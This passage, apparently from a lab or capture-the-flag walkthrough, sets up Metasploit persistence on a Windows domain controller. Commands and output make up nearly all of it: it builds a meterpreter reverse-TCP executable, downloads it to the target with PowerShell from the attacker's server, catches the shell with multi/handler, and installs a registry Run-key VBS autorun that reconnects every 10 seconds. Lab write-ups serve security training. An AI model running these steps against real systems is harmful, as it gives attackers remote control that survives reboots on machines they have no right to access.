[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: persistence.exe
```


transfer this payload to windows machine using powershell invoke webrequest and set up a python or apache server on our kali ,


```
PS C:\Users\Administrator\Downloads> Invoke-WebRequest -URI "http://10.17.47.112/persistence.exe" -OutFile shell.exe
PS C:\Users\Administrator\Downloads> dir


    Directory: C:\Users\Administrator\Downloads


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        5/14/2020  11:39 AM        1261832 mimikatz.exe
-a----        5/14/2020  11:41 AM         374625 PowerView.ps1
-a----        5/14/2020  11:43 AM         973325 SharpHound.ps1
-a----         5/9/2022   5:49 AM          73802 shell.exe
```


setup your listener on msfconsole :


```
msf6 exploit(multi/handler) > set LHOST 10.17.47.112
LHOST => 10.17.47.112
msf6 exploit(multi/handler) > SET LPORT 6969
[-] Unknown command: SET
msf6 exploit(multi/handler) > set lport 6969
lport => 6969
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.17.47.112:6969
```
.


run the payload on windows box :


```
PS C:\Users\Administrator\Downloads> .\shell.exe
PS C:\Users\Administrator\Downloads>
```
.

check your listener you will get a shell there and background the session :



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.17.47.112:6969
[*] Sending stage (175174 bytes) to 10.10.194.220
[*] Meterpreter session 1 opened (10.17.47.112:6969 -> 10.10.194.220:49916 ) at 2022-05-09 08:49:58 -0400

meterpreter > bg
[*] Backgrounding session 1...
```

after back-grounding the session run a post module that is :



```
[*] Backgrounding session 1...
msf6 exploit(multi/handler) > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/local/persistence) > set session 1
session => 1
```

set your session as 1 , I.e the session we back-grounded just now .



```
msf6 exploit(windows/local/persistence) > set LHOST 10.17.47.112
LHOST => 10.17.47.112
msf6 exploit(windows/local/persistence) > run

[*] Running persistent module against DOMAIN-CONTROLL via session ID: 1
[+] Persistent VBS script written on DOMAIN-CONTROLL to C:\Users\Administrator\AppData\Local\Temp\Xorcfxna.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\JSUCpyRCVe
[+] Installed autorun on DOMAIN-CONTROLL as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\JSUCpyRCVe
[*] Clean up Meterpreter RC file: /root/.msf4/logs/persistence/DOMAIN-CONTROLL_20220509.5126/DOMAIN-CONTROLL_20220509.5126.rc
msf6 exploit(windows/local/persistence) > sessions

Active sessions
```


.

our module ran successfully , now the machine will connect back to us every 10 seconds even if our session dies or if the machine is restarted .

We have ultimate persistence over the target .

To proof that exit msfconsole , re enter the console

open multi handler and set it up like before and see we will get a session automatically this time :



```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.17.47.112:6969
[*] Sending stage (175174 bytes) to 10.10.194.220
[*] Meterpreter session 1 opened (10.17.47.112:6969 -> 10.10.194.220:49933 ) at 2022-05-09 08:54:59 -0400
```

.

done for now :-)